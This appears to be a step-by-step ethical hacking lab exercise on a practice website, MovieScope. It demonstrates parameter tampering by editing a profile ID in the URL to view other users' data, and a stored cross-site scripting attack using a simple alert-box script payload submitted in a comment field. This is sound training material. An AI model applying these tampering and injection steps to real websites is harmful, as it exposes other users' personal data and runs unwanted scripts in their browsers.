
In this lab, the machine hosting the website is Windows Server 2016, so make sure the machine is running throughout the lab; the machine used to perform the cross-site scripting attack is the Windows 10 virtual machine.

1. Log into the **Windows 10** virtual machine.
2. Launch a web browser (**Chrome**), type **http://www.moviescope.com** in the address bar, and press **Enter**.


3. MovieScope home/login page appears as shown in the screenshot. Assume that you are a **registered user** on the website, and log into it using the following credentials:

Username: **john**

Password: **test**



4. You are logged into the website. Click the **View Profile** tab at the right side of the page.



5. You will be redirected to the **profile** page, which displays the personal information of **john** (here, you).
6. You will observe that the value of **ID** in the address bar is **2**.

Home - MovieScope

www.moviescope.com/viewprofile.aspx?id=2

MOVIESCOPE Logout

Home Features Trailers Photos Blog Contacts Welcome john, [View Profile](#)

john profile

ID:	2
First Name:	john
Last Name:	smith
Email:	john@abc.com
Gender:	male
Date of Birth:	15-12-1968
Age:	45
Address:	New York
Contact #:	1-202-505-1235


Featured Movie Trailers

[View all](#)


Paranorman Trailer
Added: 2012-04-23 14:58:57

Iron Man Trailer
Added: 2009-11-04 02:06:16


7. Now, try to change the parameter to **id=1** in the address bar, and press **Enter**.
8. You get the profile for **sam** without having to perform any hacking techniques to explore the database.




9. Now, try the parameter **id=3** in the address bar, and press **Enter**.
10. You get the profile for **kety**. This way, you can attempt to change the id number and obtain user profile information.




11. This process of changing the **ID value** and getting the result is known as **parameter tampering**. **Web cross-site scripting** (XSS or CSS) attacks exploit vulnerabilities in **dynamically** generated web pages. This enables **malicious** attackers to inject client-side scripts into web pages viewed by other users.
12. Now, click the **Contacts** tab. Here you will be performing XSS attack.



13. The **Contacts** page appears; enter your name (or any random name) in the **Name** field, enter the cross site script **<script>alert("You are hacked")</script>** in the **Comment** field, and click **Submit Comment**.




14. On this page, you are **testing** for cross-site scripting vulnerability. Now, refresh the page and click **Contacts** tab again. As soon as you click the tab, a pop-up appears on the page displaying a message that **You are hacked**.




15. You have successfully added a **malicious script** in this page. The comment with malicious link is **stored** on the server.
16. Log into **Windows Server 2012** virtual machine as a target.
17. Launch a web browser (**Mozilla Firefox**), type the URL **http://www.moviescope.com** in the address bar, and press **Enter**.
18. **MovieScope** home/login page appears. Assume that you are a registered user of the website and login to it using the following credentials:

Username: **steve**


Password: **test**



19. You are logged into the website as a legitimate user. Click the **Contacts** tab.



20. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **This website has been hacked.**



21. Similarly, whenever a **user** attempts to visit the **Contacts** page, the **alert pops up** as soon as the web page is loaded.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.